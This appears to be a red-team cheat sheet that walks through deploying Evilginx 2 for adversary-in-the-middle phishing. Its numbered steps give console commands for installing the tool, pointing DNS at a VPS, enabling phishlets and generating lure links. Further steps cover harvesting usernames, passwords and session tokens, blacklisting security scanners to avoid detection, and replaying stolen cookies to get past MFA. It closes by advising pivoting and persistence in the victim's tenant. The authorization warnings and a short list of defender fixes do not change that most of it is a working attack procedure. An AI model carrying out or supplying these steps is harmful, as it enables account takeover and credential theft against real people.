


Evilginx 2

Standalone AiTM reverse-proxy framework. Proxies the real login flow (incl. MFA) and captures the session cookies; replaying them logs you in without redoing MFA. Phishlets define *how* to proxy a target; lures are the links you send; sessions hold the loot.

⚠ **AUTHORIZED ENGAGEMENTS ONLY** — use solely with written permission for a sanctioned phishing / red-team assessment.



Phishlets & Lures — the two concepts

Phishlet: a YAML config telling Evilginx how to proxy a specific site (which hosts to relay, which cookies/fields are loot).

Lure: a generated phishing URL tied to a phishlet — the link you actually send.

① Install & Run (on your VPS)

Tab 1 · VPS shell

```
git clone https://github.com/kgretzky/evilginx2
cd evilginx2 && make
sudo ./bin/evilginx -p ./phishlets/
```

Ports 53 (DNS), 80, 443 must be free and allowed inbound; run as root.

② DNS → Point the Domain at Evilginx

Evilginx runs its own DNS server. At the registrar, set the domain's nameservers (glue records) to the VPS.

Tab 1 · Registrar / verify

```
ns1.<phish-domain> → <vps-ip>
ns2.<phish-domain> → <vps-ip>

# verify it resolves to your VPS
dig NS <phish-domain>
```

This lets Evilginx answer for every subdomain and auto-issue Let's Encrypt TLS certs.

③ Core Config

Tab 2 · Evilginx console

```
config domain <phish-domain>
config ip <vps-ip>
# newer 3.x: config ipv4 external <vps-ip>
```

Persists in ~/.evilginx/config.json.

④ Enable a Phishlet

Tab 2 · Evilginx console

```
phishlets                                # list available
phishlets hostname <name> <phish-domain> # e.g. o365 / okta / google
phishlets enable <name>                  # triggers Let's Encrypt certs
```

Login pages change often — if a phishlet is stale, edit ./phishlets/<name>.yaml (proxy_hosts, sub_filters, auth_tokens, credentials).

⑤ Create a Lure

Tab 2 · Evilginx console

```
lures create <name>
lures                                # list lures + IDs
lures get-url <id>                  # the link to deliver
lures edit <id> redirect_url https://<legit-site>
lures edit <id> hostname <custom>.<phish-domain>
```

Deliver the get-url link only through the channel approved in your engagement scope.

⑥ Capture Sessions + Block Scanners

Tab 2 · Evilginx console

```
sessions                                # list captured sessions
sessions <id>                           # username + password + tokens (the prize)

# keep crawlers/mail-security from burning the domain
blacklist unauth                        # block IPs hitting non-lure paths
blacklist all                          # block everything not visiting a valid lure
```

A session shows fully captured only once the phishlet's auth_tokens are collected.

⑦ Replay the Session (skip MFA)

Tab 3 · Browser

```
# cookie-editor extension → paste session cookies (e.g. ESTSAUTH for M365)
# for the REAL domain, then browse https://office.com
# → logged in as the victim, no MFA prompt.
```

Pivot into the tenant with the entra-id-attacks cheatsheet (ROADrecon / AzureHound) and establish persistence before the cookie expires.

Troubleshooting: cert errors → DNS not pointing at VPS or 80/443 blocked (LE validation fails). Login loops / blank page → phishlet out of date (fix sub_filters). No tokens → auth_tokens don't match current cookie names; inspect the real site and update the YAML.

Defender fixes (report): phishing-resistant MFA (FIDO2/passkeys, cert-based) defeats Evilginx; require compliant device + token protection; hunt hosting-ASN sign-ins, impossible travel, look-alike domains.

Key idea: Evilginx 2 turns the AiTM concept into a turnkey tool. You don't phish the password or the MFA code — you proxy the genuine login so the victim completes MFA on the real server, and you walk away with the authenticated session cookie. Phishlets define how to proxy a target; lures are the links you send; sessions hold the loot. Authorized testing only.